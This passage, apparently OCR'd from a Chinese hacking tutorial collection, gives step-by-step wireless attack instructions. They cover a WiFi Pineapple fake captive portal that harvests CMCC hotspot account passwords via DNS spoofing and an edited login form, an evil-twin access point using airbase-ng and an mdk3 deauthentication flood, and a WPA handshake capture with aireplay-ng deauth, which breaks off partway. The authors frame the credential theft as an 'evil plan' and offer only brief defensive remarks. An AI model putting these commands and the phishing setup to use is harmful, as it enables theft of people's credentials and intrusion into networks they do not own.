


图 8-2-2

pw
cd ../ ls
cd www

```
vim redirect.php
<?php
$ref = "http://".$_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'];
if (strpos($ref, "example")){     header('Status: 302 Found');
header('Location: example.html');
}
require('error.php');
?>
将 example 改为 baidu 将 example.html 改为 baidu.html，然后保存退出（不会 vim 的自己百度一下）
cd ../ mkdir web
cd web
touch baidu.html
vim baidu.htmlhtml 里的内容就可以自由发挥啦。修改后保存退出，创建一个虚拟连接
cd ../ cd www
ln -s /web/* /www/
ls –al
```

然后就可以开始 DNSspoof 啦,当别人连接如你伪造的免费 wifi 热点时，打开百度的效果如下，如图 8-2-3：




图 8-2-3

下面开始我们的邪恶计划，盗取 cmcc 账号，其实你只要上面的可以弄对，那么下面的也差不多是一样的。首先用电脑连接 cmcc，然后打开浏览器等到跳出登陆界面时，在浏览器中将网页文件保存，保存后得到一个 cmcc.html 和一个 cmcc_file 的文件夹其实最主要的是 input.html 那个文件夹，只要对源码稍加改造就 ok 啦。我们将 cmcc_file 文件用 WinSCP 上传到 pineapple 的 web 文件夹中然后按照上面的步骤修改 redirect.php 改为 input.html ，之后我们对 input.html 进行改造，找到关键的地方：

```
<FORM name="staticlogin" id="staticloginid" onsubmit="return checkField(this)" action="error.php"
method="post">
<DIV>
<DIV class="loginlinput">
```

```
<DIV class="loginlt">
用户名
</DIV>
<DIV class="linput">
<INPUT name="name" class="linputb" id="staticusernameid"type="text" maxlength="20" value="15111401355">
</DIV>
</DIV>
<DIV class="loginlinput">
<DIV class="loginlt">
密 码
</DIV>
<DIV class="linput"><INPUT name="pass" class="linputb" id="spid" type="text" value="输入固定密码/动态密码
">
<INPUT name="pass" class="linputb"id="staticpasswordid" style="display: none;" type="password"
maxlength="16">
</DIV>
<DIV class="lostpassword">
<!--
        <a href="javascript:void(0)" id="lostpassword" onclick="modify_passwd()">忘记密码?</a>
-->
 <A id="applyautopwd" onclick="apply_autopwd()" href="javascript:void(0)">获取动态密码</A>
</DIV>
</DIV>
```

将<FORM name="staticlogin" id="staticloginid" onsubmit="return checkField(this)" action="error.php" method="post">里的 action=""改为 action="error.php"。

将用户名下面的<INPUT name="name" class="linputb" id="staticusernameid" type="text" maxlength="20" value="15111401355"> 中的 name=""改为 name="name"。

将用户名下面的<INPUT name="pass" class="linputb" id="spid" type="text" value="输入固定密码/动态密码">里的 name=" "改为 name="pass"。保存后就可以欺骗了，如图 8-2-4：

图 8-2-4

只要登录以后账号密码就会被记录到/pineapple/logs/phish.log 中，当然也可以在 web 界面上面栏目中的 logs 中，如图 8-2-5：




图 8-2-5

才一会就有鱼儿上钩了，其他账号的盗取同理，大家自由发挥吧，如图 8-2-6：

图 8-2-6

后记：

现在大家部分人对免费的 wifi 有一一定的警惕性，但是类似于 CMCC 这种移动的热点大家就会放松警惕，假如我再发挥一下在 pineapple 载一个 3G 网卡，就完全可以欺骗你，当你以为连接上了 CMCC 放心的购物时，你的支付宝密码就在不知不觉中不见鸟，所以别人的 wifi 慎用就是是 CMCC，支付时候最好切换 gprs 流量吧。

（全文完）　责任编辑：游风

第3节 黑客有办法让你不知不觉连上他的钓鱼 AP

作者：MAX
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

最近各个新闻都报道了免费的 wifi 大部分是黑客伪造的热点的新闻，因此大家的网络安全意识提高了，不连那些开放的免费 wifi 了。 但是，这样，黑客们就没办法了吗？
攻击者测试平台：Backtrack5。
攻击者使用硬件工具：牛掰的无线网卡一块，电脑一台。
攻击者使用软件工具：MDK3，airbase-ng，airodump-ng。
简单介绍一下过程，先使用 airodump-ng 收集目标 AP 的 SSID，BSSI，加密方式，信道号等等，然后使用 airbase-ng 伪造一个一模一样的 AP（BSSID 也可以伪造），最后使用 MDK3 持续攻击目标连接主机，然后连上黑客伪造的 wifi，在受害主机看来，只是莫名其妙的断了一次网，然后网络又恢复了，一个小插曲很快就遗忘了... 后面我就不说了，同一局域网能干什么大家都懂的。
详细过程：
把无线网卡插入电脑，等 Backtrack5 识别出来后执行如下命令：

```
airmon-ng start wlan1
ifconfig wlan1 down
iwconfig wlan1 mode monitor
ifconfig wlan1 up
```

第一条，从 wlan1 种开启一个名为 mon0 的 monitor 模式的虚拟网卡，后三条作用就是开启 wlan1 的 monitor 模式，为什么不开两个 mon0 呢？经过我的测试，airbase-ng 如果使用 mon0 这种虚拟接口的话会出现连不上的情况，因此，wlan1（monitor 模式）用来创建热点，监听数据包的转发，mon0 用来执行 MDK3 的攻击操作，如图 8-3-1：




图 8-3-1

首先使用 airodump-ng 锁定目标，如图 8-3-2：




图 8-3-2

得到目标 AP 信息：

SSID：xyx

MAC：C8:3A:35:47:XX:XX

信道号：1

加密方式：WPA-CCMP

接下来使用 airebase-ng 伪造 AP：

```
airbase-ng -e xyx -c 8 -z 4 wlan1
```

这里为了做测试好区分我没有伪造同样的信道和同样的 MAC 地址，如图 8-3-3：




图 8-3-3

图中出现两个 xyx，第一个是我伪造的，MAC 地址为我网卡地址，信道号是 8，第三个是目标 AP，接下来我们使用 MDK3 攻击目标 AP，这是让 airbase-ng 继续运行，等着收货“鱼儿”首先先将目标 AP 的 MAC 地址加入攻击的黑名单，只攻击他，不影响到其他的 AP。

```
nano attack.txt
```

将目标 AP 的 MAC 地址写入 attack.txt 文件中，接下来开始攻击：

```
mdk3 mon0 d -c 1 -b attack.txt -s 999
```

如图 8-3-4：




图 8-3-4

我拿本机当受害主机测试的，受害主机断网后，会自动连接，也许不会立马连接到我们的伪造 AP,但是我们持续攻击下，我们的 airbase-ng 就有反应了，如图 8-3-5：




图 8-3-5

这个客户端的地址就是我的本机，不自觉的连上去了，差不多就完了。我从受害主机的角度看就是突然急促的断网，就没有然后了，都泡妹子去了，哪有心情管这些小插曲~

解决方案：路由器不会无故断网（除电压不稳等外界物理因素），莫名其妙断网时请注意使

用有线连接路由器的电脑检查路由器异常，有能力的可以分析一下路由日志。
这里我没有弄 DHCP 服务器和 IP 转发，我这里条件不够啊，本机连着无线网，本来可以用手机测试的，但是手机上个星期摔坏了，哭。
（全文完） 责任编辑：游风

第4节 关于 backtrack5R3 的无线破解详细教程

作者：佚名
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

首先我们在 shell 中查看一下我们的网卡命令为：

ifconfig

如图 8-4-1：

图 8-4-1

我们的网卡必须是 wlan0 的网卡，下面我们来查看我们的无线，在 application 下的 internet 中，如图 8-4-2：

图 8-4-2

选择一个我们要破解的无线。点击该无线的 properties——information，查看该无限的 AP 的 mac 地址跟 channel，这两个必须记住因为我们到后面将会用到。下面为了方便我们在系统目录中创建一个名为 ceshi 的文件夹，如图 8-4-3：




图 8-4-3

将我们的密码字典放到里面在这里我们测试的字典名为 pass.txt，如图 8-4-4：




图 8-4-4

下面我们需要在 shell 开启无线监控，首先我们需要将目录切换到我们刚刚创建的测试文件夹下命令为：

```
cd /ceshi
```

然后开启无线监控命令为：

```
airmon-ng start wlan0 11
```

解释：命令中的 11 为 channel 的信息，如图 8-4-5：

图 8-4-5

当我们第一次开启无线监控时会显示有程序在运行 所以我们需要将其关闭，使用命令：

```
kill PID
```

如图 8-4-6：

图 8-4-6

完成之后我们再次运行无线监控，就不会有以上问题，如图 8-4-7：

图 8-4-7

下面我们开始对我们的目标进行监控，命令为：

```
airodump-ng -w nenew -c 4 --bssid AP‘s MAC mon0
```

这里的 nenew 为监控生成的文件名，4 为目标无线的 channel 的信息，AP‘s MAC 我想就不用说了我们在查看无线信息的时候提到过，如图 8-4-8：




图 8-4-8

好，我们按回车等一会将会看到，如图 8-4-9：




图 8-4-9

根据上图，我们可以找到一个 Client 客户端的 MAC 地址，从里面随便选个（最好选择活跃点儿的）。打开一个新的终端，上一个终端不要关闭，后面还需要用到。在新终端中输入：

```
aireplay-ng -0 10 -a AP’s MAC -c CP’s MAC mon0
```

在这里的 AP’s MAC 和 CP’s MAC 在下图显示，如图 8-4-10：

图 8-4-10

下面我们继续，如图 8-4-11：

